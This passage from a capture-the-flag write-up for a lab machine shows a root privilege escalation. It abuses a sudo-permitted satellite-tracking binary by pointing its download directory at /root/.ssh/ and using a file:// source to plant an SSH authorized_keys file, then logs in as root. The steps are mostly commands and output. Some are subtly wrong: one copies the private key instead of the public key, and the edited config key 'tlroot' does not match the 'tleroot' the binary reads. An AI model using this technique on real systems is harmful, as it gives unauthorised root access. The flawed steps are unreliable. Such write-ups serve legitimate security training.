jovian@jupiter:~$ cd /usr/local/share/sattrack/
jovian@jupiter:/usr/local/share/sattrack$ ls
config.json  earth.png  map.json
jovian@jupiter:/usr/local/share/sattrack$
```

The above output shows that we identified a directory containing files that this binary may be looking for, however, running the program again in the directory still fails.



```
jovian@jupiter:/usr/local/share/sattrack$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Configuration file has not been found. Please try again!
```

At this point we may need to reverse engineer the binary to get a better understanding, but before we go down that path we can attempt to do something simple like `strings` to see if this provides any clues, which it indeed does.

```
strings /usr/local/bin/sattrack | grep config
```



```
jovian@jupiter:/usr/local/share/sattrack$ strings /usr/local/bin/sattrack | grep config
/tmp/config.json
tleroot not defined in config
updatePerdioid not defined in config
station not defined in config
name not defined in config
lat not defined in config
lon not defined in config
hgt not defined in config
mapfile not defined in config
texturefile not defined in config
tlefile not defined in config
su_lib_log_config
_GLOBAL__sub_I__Z6configB5cxx11
```

It's possible that it may be looking for the required files in `/tmp`, so let's copy them over to test this theory.

```
cd /tmp
cp /usr/local/share/sattrack/* /tmp/
sudo /usr/local/bin/sattrack
```

```
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
tleroot does not exist, creating it: /tmp/tle/
Get:0 http://celestrak.org/NORAD/elements/weather.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/noaa.txt
Could not resolve host: celestrak.org
Get:0 http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle
Could not resolve host: celestrak.org
Satellites loaded
No sats
```

And that does indeed work!

The above output shows us some key pieces of information:

- If the `tleroot` does not exist then it will be created for us
- It attempts to query a URL for `weather.txt`, `noaa.txt` and `gp.php`

The configuration file reads as follows:

```
{
  "tleroot": "/tmp/tle/",
  "tlefile": "weather.txt",
  "mapfile": "/usr/local/share/sattrack/map.json",
  "texturefile": "/usr/local/share/sattrack/earth.png",

  "tlesources": [
    "http://celestrak.org/NORAD/elements/weather.txt",
    "http://celestrak.org/NORAD/elements/noaa.txt",
    "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
  ],

  "updatePeriod": 1000,

  "station": {
    "name": "LORCA",
    "lat": 37.6725,
    "lon": -1.5863,
    "hgt": 335.0
  },

  "show": [
  ],

  "columns": [
    "name",
    "azel",
    "dis",
    "geo",
    "tab",
    "pos",
    "vel"
  ]
}
```

```
]
}
```

As indicated by the binary output when ran, if the `tlroot` does not exist it should be automatically created. The config shows us that the `tlroot` will be `/tmp/tle` and looking at this directory it's confirmed that the aforementioned files are queried and stored.

With this in mind we should be able to change the `tlroot` to a path of our choosing and have our files copied over. Let's try this out...

First we'll need to create an SSH key-pair for the user `jovian`:

```
ssh-keygen
```

Then, we copy `jovian`'s public SSH key to `jovian`'s `authorized_keys` file:

```
cp ~/.ssh/id_rsa ~/.ssh/authorized_keys
```

Finally, we modify `config.json` to include the following:

```
"tlroot": "/root/.ssh/",
"tlefile": "weather.txt",
"mapfile": "/usr/local/share/sattrack/map.json",
"texturefile": "/usr/local/share/sattrack/earth.png",

"tlesources": [
    "file:///home/jovian/.ssh/authorized_keys"
],
```

By changing the URL scheme from `http://` to `file://`, we are telling the `sattrack` binary to use `/root/.ssh` as our `tlroot` path and set the `tlresources` to read from a local file on the file system instead of a web server; in this case our newly created `authorized_keys` file.

```

jovian@jupiter:/tmp$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/jovian/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/jovian/.ssh/id_rsa
Your public key has been saved in /home/jovian/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:eXRTX5p3jnmAUqEZo0ByzMiaZzKJseUx44nEpjdv0e8 jovian@jupiter
The key's randomart image is:
+---[RSA 3072]-----+
|o.= .    ... o.. .|
|o% 0 . .    = o +.|
|@ X =..    = + + +|
|.Bo+. .    o o . *.|
|.. o . .S .    o o|
|   o   ..    . |
|   .   .      |
|       E      |
|               |
+-----[SHA256]-----+
jovian@jupiter:/tmp$ cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
jovian@jupiter:/tmp$ sudo /usr/local/bin/sattrack
Satellite Tracking System
Get:0 file:///home/jovian/.ssh/authorized_keys
Get:1 http://celestrak.org/NORAD/elements/noaa.txt

<...snip...>

jovian@jupiter:/tmp$ ssh root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:Ew7jqugz1PCBr4+xKa3GVApxe+GLYwli0FLdMlqXwf8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

<...snip...>

root@jupiter:~# whoami
root
root@jupiter:~#

```

Our attack was successful. Our `authorized_keys` file was copied into the `root` account's `.ssh` folder, which allows our SSH private key to be used for authentication to gain `root` access.

The final flag can be found at `/root/root.txt`.